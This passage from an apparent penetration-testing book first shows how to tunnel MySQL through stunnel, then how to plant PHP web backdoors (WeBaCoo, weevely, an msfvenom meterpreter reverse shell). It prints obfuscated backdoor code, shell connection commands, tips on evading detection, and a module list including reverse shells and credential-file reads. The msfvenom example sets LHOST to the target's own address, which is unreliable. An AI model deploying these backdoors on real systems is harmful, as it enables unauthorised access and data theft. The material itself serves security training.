For example, let's use stunnel4 to encrypt the MySQL connection between two hosts (server and client). You can also use other network services to be encapsulated with SSL via stunnel.

The server has an IP address of `192.168.2.21` , while the client has an IP address of `192.168.2.22` .

In the server machine, perform the following steps:

1. Create an SSL certificate and key:

```
# openssl req -new -days 365 -nodes -x509 -out /etc/stunnel
/stunnel.pem -keyout /etc/stunnel/stunnel.pem
```

2. Follow the onscreen guidance. You will be asked to enter some fields, such as country name, province name, common name, e-mail address, and so

on.

3. OpenSSL will then generate the SSL certificate. The SSL key and certificate will be stored in `/etc/stunnel` / `stunnel.pem` .
4. Configure stunnel4 to listen for secure connections on port `3307` and forward the network traffic to the original MySQL port (`3306`) on localhost. We save the stunnel configuration in `/etc/stunnel/stunnel.conf` :

```
cert = /etc/stunnel/stunnel.pem
setuid= stunnel4
setgid= stunnel4
pid= /var/run/stunnel4/stunnel4.pid

 [mysqls]
accept  = 0.0.0.0:3307
connect = localhost:3306
```

5. Enable stunnel4 automatic startup in `/etc/default/stunnel4` :

```
ENABLED=1
```

6. Start the stunnel4 service :

```
#/etc/init.d/stunnel4 start
Starting SSL tunnels: [Started: /etc/stunnel/stunnel.conf] stunnel.
```

7. Verify that stunnel4 is listening on port `3307` :

```
# netstat -nap | grep 3307
```

8. The following is the result:

```
tcp        0      0 0.0.0.0:3307            0.0.0.0:*
LISTEN      8038/stunnel4
```

9. Based on the preceding result, we know that stunnel4 is working.

Next, carry out the following steps in the client machine:

1. Configure stunnel4 to listen for secure connections on port `3307` and forward the network traffic to the MySQL port (`3306`) on the server. Put the following directives in `/etc/stunnel/stunnel.conf` :

```
client = yes
[mysqls]accept = 3306connect = 192.168.2.21:3307
```

2. Enable stunnel4 to start automatically after booting up by setting the following directive in `/etc/default/stunnel4` :

```
ENABLED=1
```

3. Start the stunnel4 service:

```
#/etc/init.d/stunnel4 start
```

You can check whether the stunnel4 service is running by issuing the following command:

```
netstat -napt | grep stunnel4
```


The following is the output of that command in my system:

```
tcp        0      0 0.0.0.0:3306          0.0.0.0:*
LISTEN      2860/stunnel4
```

4. Now, connect to the MySQL server using the following command:

```
#mysql -u root -h 127.0.0.1
```

5. The following is the result of the command:




```
root@kali:~# mysql -u root -h 127.0.0.1
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.32-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

6. Next, I issued the following command:

```
show databases;
```


When I sniff the network traffic using Wireshark, I can only see the following result:



```
..}....:....0...U.#..0..........
..}....:....0...U....0....0
..*.H..
................c.......2.......@P
D....1]V..R.h..=...\.i...q~.b..'R._hB.=.QgPK.....\.+?i...D`..
.][.P...X./c.......3....5...U...BT6..o...............A.
{.U:i..A".....-..?.2.._N.f....._.Hl5?....\.{V.V..hQp..:..$...|.
[...#L.)..`................Q.5......W...v#M....m.....:!...k...#..R%
J.....|....J..  ......L..n6$.s.J.;.G...P.$.i...3./.d+.K.^^F7s'.....R.............F...BA.
...(.....Qd.7Cq..Y.......^.y.......>bE.#.mWi.@....E.H....................
$KU....`.lWA...E.#..f....;......./
&._.............,...1..z.4....`...t.t.  ..h7.k....w..5.7h.....]..
+...~..".L....E.4.B.,....
.x"..tN..S....kl..2....de.].......;A...c.d.D.`-".W+.;.DoX.8....^m.......S..:t>.%'.
............dSo.O................$!D4.}
.....Q...f...7AN.*+.ya............s..W.........4.|xo.....?,s".2....^q..*.Q..v...
(.vg.~..}.i...l...c..S|:x..R.....|..^...v.p..$.f.q...]n....I...j...K].
+....TpE2a........fJ....(..,....#"i...C....(...u.F".J....DHI.f.~*..o.k.%z.[....b
{.O..2B.........X.q?!.1."-.........L.r...'[.}q....9......_...
d /.G. .t.E......Hp.O"Lh%...G.4%..DN.(9..N.........c".\wO...2.b..xp
,VE..F.....b.O[9..#...#iC..#|
6..y...nJ.O......h.o.>.............Q,......._T.<.6........'..3.._..Tg.B../.z?!...4....
I.U.v."...aQ.....4.Bo._.\22....T"..u...W:<.".I..bC.R.>JgNv......P(.O.A..
%.....qD..d.....8,7....u.W.y.Z.....-$b.|....d.<V...b&x....4|.F.^y...Qeb7Z.$...c.-..B.!
]*I...<3...-.,..D.....^..Q_....6..X.......!...|
```

The network traffic has been encrypted using SSL.

For comparison, the following screenshot is what the traffic looks like when the same database server is accessed without using stunnel:



```
[...
5.5.32-0ubuntu0.12.04.1.&...-3U3>~"+..................R:j*OO"Uh
+=0.mysql_native_password.<..........!......................root..mysql_native_passwor
d...........!....select @@version_comment limit
1.....'....def....@@version_comment..!.......................(Ubuntu)...............show
databases.....K....def.information_schema.SCHEMATA.SCHEMATA.Database.SCHEMA_NAM
E.!.................".....information_schema.....mysql.....performance_schema.....tes
t......".
```

If we sniff the network traffic, we can find out a lot of information, such as the database software name and version, the operating system, the database user, and the database available in the remote server database.

Creating web backdoors

In this section, we will discuss several tools that can be used to create a web backdoor. The tools in this category are usually used to maintain access to a compromised web server.

You need to be aware that the backdoors discussed here might be detected by IDS, antivirus, or other security tools. To be able to create a stealthy backdoor, you may customize the backdoors.

To illustrate the scenario in this section, we will use the following IP addresses:

- `192.168.2.22` is the IP address of the attacker machine.
- `192.168.2.23` is the IP address of the target server.

Let's start with the WeBaCoo backdoor.

WeBaCoo

WeBaCoo (**Web Backdoor Cookie**) is a web backdoor script tool used to provide a stealth terminal-like connection via HTTP between the client and web server.

WeBaCoo has two operation modes:

- **Generation** (Option `-g`): In this mode, users can generate the backdoor code containing PHP payloads
- **Terminal** (Option `-t`): In this mode, users can connect to the backdoor on the compromised server

The most interesting feature of WeBaCoo is that the communication between the web server and client is encoded in the HTTP header cookie, so it might not be detected by antivirus, network intrusion detection/prevention systems, network firewalls, and application firewalls.

The following are the three most important values in the HTTP cookie field:

- **cm**: The shell command encoded in Base64
- **cn**: The new cookie name that the server will use to send the encoded output
- **cp**: The delimiter used to wrap the encoded output

To start WeBaCoo, use the console to execute the following command:

```
# webacoo -h
```

This will display the command syntax on your screen. Let's see how to generate the backdoor first.

The following are the command-line options related with the generation mode:

No.	Option	Description
1	`-g`	Generates backdoor code
2	`-f` function	PHP system functions used in the backdoor are: • `system` (default) • `shell_exec` • `exec` • `passthru`

No.	Option	Description
		• `popen`
3	`-o` output	The generated backdoor will be saved in the output file


To generate the obfuscated PHP backdoor using default settings and to save the result in the `test.php` file, you can use the following command:

```
# webacoo -g -o test.php
```

The result is as follows:

```
WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
   Copyright (C) 2011-2012 Anestis Bechtsoudis
   { @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Backdoor file "test.php" created.
```

The following is the content of the `test.php` file:




```
<?php $b=strrev("edoced_4"."6esab");eval($b(str_replace(" ","","a W Y o a X N z Z X Q o J F 9 D T 0 9 L S U V b J 2 N
t J 1 0 p K X t v Y l 9 z d G F y d C g p O 3 N 5 c 3 R l b S h i Y X N l N j R f Z G V j b 2 R l K C R f Q 0 9 P S 0
l F W y d j b S d d K S 4 n I D I + J j E n K T t z Z X R j b 2 9 r a W U o J F 9 D T 0 9 L S U V b J 2 N u J 1 0 s J
F 9 D T 0 9 L S U V b J 2 N w J 1 0 u Y m F z Z T Y 0 X 2 V u Y 2 9 k Z S h v Y l 9 n Z X R f Y 2 9 u d G V u d H M o
K S k u J F 9 D T 0 9 L S U V b J 2 N w J 1 0 p O 2 9 i X 2 V u Z F 9 j b G V h b i g p O 3 0 = "))); ?>
```

Then, upload this file to the compromised server (`192.168.2.23`).

The next action is to connect to the backdoor using the following command:


```
# webacoo -t -u http://192.168.2.23/test.php
```

The following is the backdoor shell:




```
        WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
        Copyright (C) 2011-2012 Anestis Bechtsoudis
        { @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Connecting to remote server as...
uid=33(www-data) gid=33(www-data) groups=33(www-data)

[*] Type 'load' to use an extension module.
[*] Type ':<cmd>' to run local OS commands.
[*] Type 'exit' to quit terminal.

webacoo$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
webacoo$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
webacoo$ 
```

The following is the HTTP request as captured by a web proxy:



```
GET /test.php HTTP/1.1
Host: 192.168.2.23:80
Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:6.0.2) Gecko/20100101 Firefox/6.0.2
Connection: Close
Cookie: cm=aWQ=; cn=M-cookie; cp=8zM$
```

The following is the web server response:



```
HTTP/1.1 200 OK
Date: Sun, 15 Sep 2013 16:41:21 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Set-Cookie: M-cookie=8zM%24dWlkPTMzKHd3dy1kYXRhKSBnaWQ9MzMod3d3LWRhdGEpIGdyb3Vwcz0zMyh3d3ctZGF0YSkK8zM%24
Content-Length: 0
Connection: close
Content-Type: text/html
```

From the preceding HTTP request and response screenshots, we notice that the communication between the backdoor and WeBaCoo is stealthy, so it might not be able to be detected by the victim.

To quit from the terminal mode, just type `exit` .

weevely

weevely is a stealth PHP web shell that provides an SSH-like console to execute system commands and automate administration and post-exploitation tasks.

The following are the main features of weevely (https://github.com/epinna/Weevely):

- It has more than 30 modules to automate administration and post-exploitation tasks such as:
  - Execute commands and browse remote filesystems
  - Check common server misconfiguration
  - Spawn reverse and direct TCP shells
  - Proxy HTTP traffic through target machines
  - Run port scans from target machines
- Backdoor communications are hidden in the HTTP cookies
- It supports passwords to access the backdoor

To start weevely, use the console to execute the following command:

```
# weevely
```

This will display the command syntax on your screen.

weevely can be used to generate the following:

- Obfuscated PHP backdoor
- Backdoor existing image and create the related `.htaccess`
- Backdoored `.htaccess`


To display the list of generators and modules available, you can use the `help` option:

```
# weevely help
```

To generate the obfuscated PHP backdoor and save the result in the `weevely.php` file, you can use the following command:

```
# weevely generate password display.php
[generate.php] Backdoor file 'display.php' created with password 'password'
```

The following is the content of the `display.php` file:




```
<?php
$usoa = str_replace("u","","usturu_urueupluaucue");
$taof="JGM9J2NvdW50JzskYT0kX0NtePT0tJRTtpZihyZXNldCtegkYSk9PSdwYStecgJteiYgJGMoJGEpPjM";
$zddj="peyRrPSdzc3dvcmQnO2VjaG8gJzwnLteiRrLic+JztltedmFsKGJtehc2U2NF9kZWteNvZteGUteocHJlZ19teyZXBsYt
e";
$ijiu="WNlKGteFycmF5KCcvWte15cdz1cc10vJywnL1xzLytecpLCBhtecnJheSgnteJywnKycpLCBqb2telu";
$zkbj="KGteFytecmFte5teX3NsaWNlteKteCRhLCRjKCRhKS0zKStekpKSk7ZWNotebteyAnPC8nLiRrLic+Jztet9";
$txal = $usoa("x", "", "bxaxsex6x4_xdexcxoxde");
$dvkx = $usoa("fj","","crfjefjatfjefj_fjffjunfjcfjtfjiofjn");
$qoaq = $dvkx('', $txal($usoa("te", "", $taof.$zddj.$ijiu.$zkbj))); $qoaq();
?>
```

Then, upload it to the target web server by using legitimate access or exploiting web application bugs.

To access the web backdoor shell on the target web server (`192.168.2.23`), you can use the following command:

```
# weevely http://192.168.2.23/display.php password
```

If successful, you will see the weevely shell. To verify that we have connected to the target machine, we issued the `net.ifaces` command to get the network interfaces information from the remote machine. We also used the `id` command to get the ID of the user. The output can be seen in the following screenshot:



```
root@kali:~# weevely http://192.168.2.23/display.php password
      _________                      __
     |   |   |  |-----.----.-.--.----'  |--.--.
     |   |   |  |  -__|  -__| |  |  -__|  |  |  |
     |_________|_____|_____|___/|_____|__|___  | v1.0
                                            |_____|
              Stealth tiny web shell

[+] Welcome to Weevely. Browse filesystem and execute system commands.
[+] Use ':help' to list available modules and run selected one.

[shell.php] [!] Error: No response
msfadmin@:/var/www $ :net.ifaces
+------+-----------------+
| lo   | 127.0.0.1/8     |
| eth0 | 192.168.2.23/24 |
+------+-----------------+
msfadmin@:/var/www $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
msfadmin@:/var/www $ 
```

From the preceding screenshot, we know that we have connected to the remote machine. You can then issue other commands to the remote machine. You can issue `:help` to see the available weevely commands:

```
| module                  | description                                                                  |
+-------------------------+------------------------------------------------------------------------------+
| :audit.userfiles        | Enumerate common users restricted files                                      |
| :audit.etcpasswd        | Enumerate users and /etc/passwd content                                      |
| :audit.mapwebfiles      | Enumerate webroot files properties                                           |
| :shell.php              | PHP shell                                                                    |
| :shell.sh               | System shell                                                                 |
| :system.info            | Collect system informations                                                  |
| :backdoor.tcp           | Open a shell on TCP port                                                     |
| :backdoor.reversetcp    | Send reverse TCP shell                                                       |
| :bruteforce.sql         | Bruteforce SQL username                                                      |
| :bruteforce.sqlusers    | Bruteforce all SQL users                                                     |
| :file.upload            | Upload binary/ascii file to the target filesystem                            |
| :file.rm                | Remove remote files and folders                                              |
| :file.enum              | Check remote files type, md5 and permission                                  |
| :file.upload2web        | Upload binary/ascii file into web folders and guess corresponding url        |
| :file.download          | Download binary/ascii files from target filesystem                           |
| :file.check             | Check remote files type, md5 and permission                                  |
| :file.read              | Read files from target filesystem                                            |
| :sql.console            | Execute SQL queries                                                          |
| :sql.dump               | Get SQL database dump                                                        |
| :net.proxy              | Install and run Proxy to tunnel traffic through target                       |
| :net.phpproxy           | Install remote PHP proxy                                                     |
| :net.ifaces             | Print interface addresses                                                    |
| :net.scan               | Print interface addresses                                                    |
| :find.suidsgid          | Find files with superuser flags                                              |
| :find.perms             | Find files with write, read, execute permissions                             |
+-------------------------+------------------------------------------------------------------------------+
```

For example, to run a simple port scan (using the `:net.scan` module) against the target web server on port `22`, we give the following command:

```
msfadmin@:/var/www $ :net.scan 192.168.2.23 22
SCAN 192.168.2.23:22-22 OPEN: 192.168.2.23:22
```

To run a simple port scan (using the `:net.scan` module) on port `80`, we give the following command:

```
msfadmin@:/var/www $ :net.scan 192.168.2.23 80
SCAN 192.168.2.23:80-80 OPEN: 192.168.2.23:80
```

To exit from the weevely shell, just press *Ctrl* + *C*.

Note

The web shell created using the tools in this category is only for the PHP language. If you want to have a web shell for other languages, you can check Laudanum (http://laudanum.inguardians.com/). Laudanum provides functionality such as shell, DNS query, LDAP retrieval, and others. It supports the ASP, ASPX, CFM, JSP, and PHP languages.

PHP meterpreter

Metasploit has a PHP meterpreter payload. With this module, you can create a PHP webshell that has meterpreter capabilities. You can then upload the shell to the target server using vulnerabilities such as command injection and file upload.


To create the PHP meterpreter, we can utilize `msfvenom` from Metasploit using the following command:

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.2.23 -f raw >
php-meter.php
```

The description of the command is as follows:

- `-p` : Payload (`php/meterpreter/reverse_tcp`)
- `-f` : Output format (raw)
- `LHOST` : The attacking machine IP address

